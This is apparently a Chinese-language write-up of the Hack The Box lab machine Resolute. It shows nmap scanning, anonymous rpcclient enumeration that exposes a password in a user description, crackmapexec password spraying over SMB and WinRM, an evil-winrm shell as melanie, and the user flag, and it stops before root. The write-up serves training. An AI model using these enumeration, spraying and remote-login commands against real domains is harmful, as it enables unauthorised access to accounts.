Resolute(AD), rpcclient(445Port)、root放棄

```
└─# nmap -sCV -
p53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,496
66 -A 10.10.10.169
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-29 20:46 PDT
Nmap scan report for 10.10.10.169
Host is up (0.30s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2024-
10-30 03:53:12Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP
(Domain: megabank.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
(workgroup: MEGABANK)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP
(Domain: megabank.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2016 (96%), Microsoft
Windows Server 2016 build 10586 - 14393 (95%), Microsoft Windows Server 2012
or Server 2012 R2 (93%), Microsoft Windows 10 1507 (93%), Microsoft Windows
10 1507 - 1607 (93%), Microsoft Windows Server 2012 (93%), Microsoft Windows
```


```
Server 2012 R2 Update 1 (93%), Microsoft Windows 7, Windows Server 2012, or
Windows 8.1 Update 1 (93%), Microsoft Windows Vista SP1 - SP2, Windows
Server 2008 SP2, or Windows 7 (93%), Microsoft Windows Server 2012 R2 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: RESOLUTE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard
6.3)
|   Computer name: Resolute
|   NetBIOS computer name: RESOLUTE\x00
|   Domain name: megabank.local
|   Forest name: megabank.local
|   FQDN: Resolute.megabank.local
|_  System time: 2024-10-29T20:54:09-07:00
| smb2-time:
|   date: 2024-10-30T03:54:08
|_  start_date: 2024-10-30T03:25:25
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
|_clock-skew: mean: 2h27m00s, deviation: 4h02m30s, median: 6m59s

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   396.95 ms 10.10.14.1
2   397.10 ms 10.10.10.169

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 86.57 seconds
```

SMB(失敗)：139、445 Port

```
┌──(root㉿kali)-[~]
└─# smbclient -L 10.10.10.169
Password for [WORKGROUP\root]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.169 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(root㉿kali)-[~]
└─# smbmap -H 10.10.10.169

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\  \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_____)
 ----------------------------------------------------------------------------
 SMBMap - Samba Share Enumerator v1.10.2 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authentidated session(s)
```

發現445Port也可以`rpcclient`

參考：https://book.hacktricks.xyz/cn/network-services-pentesting/pentesting-smb#huo-qu-xin-xi



查看`querydispinfo`發現一組帳密：

```
index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko Name: Marko Novak
Desc: Account created. Password set to Welcome123!
```

```
rpcclient $> querydispinfo
index: 0x10b0 RID: 0x19ca acb: 0x00000010 Account: abigail      Name: (null)    Desc: (null)
index: 0xfbc RID: 0x1f4 acb: 0x00000210 Account: Administrator  Name: (null)    Desc: Built-in account for administering the computer/doma
index: 0x10b4 RID: 0x19ce acb: 0x00000010 Account: angela       Name: (null)    Desc: (null)
index: 0x10bc RID: 0x19d6 acb: 0x00000010 Account: annette      Name: (null)    Desc: (null)
index: 0x10bd RID: 0x19d7 acb: 0x00000010 Account: annika       Name: (null)    Desc: (null)
index: 0x10b9 RID: 0x19d3 acb: 0x00000010 Account: claire       Name: (null)    Desc: (null)
index: 0x10bf RID: 0x19d9 acb: 0x00000010 Account: claude       Name: (null)    Desc: (null)
index: 0xfbe RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount Name: (null)    Desc: A user account managed by the system.
index: 0x10b5 RID: 0x19cf acb: 0x00000010 Account: felicia      Name: (null)    Desc: (null)
index: 0x10b3 RID: 0x19cd acb: 0x00000010 Account: fred Name: (null)    Desc: (null)
index: 0xfbd RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0x10b6 RID: 0x19d0 acb: 0x00000010 Account: gustavo      Name: (null)    Desc: (null)
index: 0xff4 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null)    Desc: Key Distribution Center Service Account
index: 0x10b1 RID: 0x19cb acb: 0x00000010 Account: marcus       Name: (null)    Desc: (null)
index: 0x10a9 RID: 0x457 acb: 0x00000210 Account: marko Name: Marko Novak       Desc: Account created. Password set to Welcome123!
index: 0x10c0 RID: 0x2775 acb: 0x00000010 Account: melanie      Name: (null)    Desc: (null)
index: 0x10c3 RID: 0x2778 acb: 0x00000010 Account: naoki        Name: (null)    Desc: (null)
index: 0x10ba RID: 0x19d4 acb: 0x00000010 Account: paulo        Name: (null)    Desc: (null)
index: 0x10be RID: 0x19d8 acb: 0x00000010 Account: per  Name: (null)    Desc: (null)
index: 0x10a3 RID: 0x451 acb: 0x00000210 Account: ryan  Name: Ryan Bertrand     Desc: (null)
index: 0x10b2 RID: 0x19cc acb: 0x00000010 Account: sally        Name: (null)    Desc: (null)
index: 0x10c2 RID: 0x2777 acb: 0x00000010 Account: simon        Name: (null)    Desc: (null)
index: 0x10bb RID: 0x19d5 acb: 0x00000010 Account: steve        Name: (null)    Desc: (null)
index: 0x10b8 RID: 0x19d2 acb: 0x00000010 Account: stevie       Name: (null)    Desc: (null)
index: 0x10af RID: 0x19c9 acb: 0x00000010 Account: sunita       Name: (null)    Desc: (null)
index: 0x10b7 RID: 0x19d1 acb: 0x00000010 Account: ulf  Name: (null)    Desc: (null)
index: 0x10c1 RID: 0x2776 acb: 0x00000010 Account: zach Name: (null)    Desc: (null)
rpcclient $>
```

測試smb失敗...

將所有user整理並進行爆破看看(成功)

`melanie : Welcome123!`

```
└─# crackmapexec smb 10.10.10.169 -u username -p 'Welcome123!'
SMB         10.10.10.169    445    RESOLUTE         [*] Windows Server 2016 Standard 14393 x64 (name:RESOLUTE) (domain:megabank.local) (signing:True) (SMBv1
:True)
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\abigail:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\Administrator:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\angela:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\annette:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\annika:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\claire:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\claude:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\DefaultAccount:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\felicia:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\fred:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\Guest:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\gustavo:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\krbtgt:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\marcus:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [-] megabank.local\marko:Welcome123! STATUS_LOGON_FAILURE
SMB         10.10.10.169    445    RESOLUTE         [+] megabank.local\melanie:Welcome123!

┌──(root㉿kali)-[~]
└─# crackmapexec winrm 10.10.10.169 -u username -p 'Welcome123!'
SMB         10.10.10.169    5985   RESOLUTE         [*] Windows 10 / Server 2016 Build 14393 (name:RESOLUTE) (domain:megabank.local)
HTTP        10.10.10.169    5985   RESOLUTE         [*] http://10.10.10.169:5985/wsman
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\abigail:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\Administrator:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\angela:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\annette:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\annika:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\claire:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\claude:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\DefaultAccount:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\felicia:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\fred:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\Guest:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\gustavo:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\krbtgt:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\marcus:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [-] megabank.local\marko:Welcome123!
WINRM       10.10.10.169    5985   RESOLUTE         [+] megabank.local\melanie:Welcome123! (Pwn3d!)
```

登入成功


```
┌──(root㉿kali)-[/home/…/Desktop/tool/evil-winrm/bin]
└─# evil-winrm -i 10.10.10.169 -umelanie -p 'Welcome123!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\melanie\Documents> whoami
megabank\melanie
*Evil-WinRM* PS C:\Users\melanie\Documents>
```

---

user flag

```
*Evil-WinRM* PS C:\Users\melanie\Desktop> type user.txt
7cad584a89d62a5719da1eeb93adb80b
```

有這些使用者



```
    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/25/2019  10:43 AM                Administrator
d-----         12/4/2019   2:46 AM                melanie
d-r---        11/20/2016   6:39 PM                Public
d-----         9/27/2019   7:05 AM                ryan
```

資訊

```
*Evil-WinRM* PS C:\PSTranscripts> net user ryan
User name                    ryan
Full Name                    Ryan Bertrand
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/31/2024 11:51:02 PM
Password expires             Never
Password changeable          11/1/2024 11:51:02 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Contractors
The command completed successfully.

*Evil-WinRM* PS C:\PSTranscripts> net user melanie
User name                    melanie
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/31/2024 11:51:03 PM
Password expires             Never
Password changeable          11/1/2024 11:51:03 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Domain Users
```

找不到任何資訊，winPEAS也看過...